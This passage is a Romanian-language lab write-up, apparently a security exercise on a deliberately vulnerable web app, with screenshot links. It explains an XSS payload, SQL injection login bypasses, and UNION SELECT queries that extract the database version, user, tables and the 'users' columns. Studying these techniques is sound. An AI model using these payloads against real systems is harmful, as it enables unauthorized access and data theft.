



1. Codul **<b onmouseover=alert(window.location.port)>click me!</b>** va afisa, folosindu-se de proprietatea "window.location.port ", port-ul utilzat in conectarea cu pagina web actuala. Daca pagina foloseste un port implicit (:80 sau :443) va returna un string gol.


Pagina prezinta, de asemenea, codul sursa a metodei "GET". Se poate observa cel mai vulnerabil si cel mai eficient (din punct de vedere al securitatii) cod.




* Executare comenzi vulnerabile SQL

1. Codul **1``** adauga **' OR 1='1** la o valoare utilizata intr-o interogare SQL, fortand interogarea sa returneze toate randurile din baza de date. Dat fiind faptul ca partea de injectare 1=1 este intotdeauna adevarata, se va returna mereu cel putin un rand.
2. Codul **%' or '1'='1** returneaza toate secventele din baza de date (ex. primul cod), dat fiind faptul ca acel caracter % este un wildcard care se potriveste cu toate caracterele.
3. Codul **masterutm'union select null, version()#** (unde *masterutm* poate fi utilizatorul valid) returneaza versiunea bazei de date.



1. Codul **'union select null, @@hostname#** returneaza device-ul host.
2. Codul **masterutm ' union select null, user() #** returneaza user-ul server-ului.
3. Codul **masterutm' union select null, database() #** returneaza baza de date.
4. Codul **masterutm ' and 1=0 union select null, table\_name from information\_schema.tables #** returneaza lista cu toate tabelele din baza de date.
5. Codul **masterutm' and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #** returneaza toate numele coloanelor in tabelul "users".
6. ****Codul **admin' union select 1,group\_concat(0x7c,schema\_name,0x7c) from information\_schema.schemata -- -** returneaza un sir cu numele schemelor din baza de date.
7. Codul **1' and 1=2 union select 1,group\_concat(column\_name) from information\_schema.columns where table\_schema = database() and table\_name='users'-- -** returneaza un sir cu numele coloanelor din tabelul "users".
8. Codul **admin' or 1 = 1 -- -** trece de verificarea autentificarii.

****

Se poate observa pagina cu codul sursa SQL, pe gradurile de vulnerabilitate si securitate.

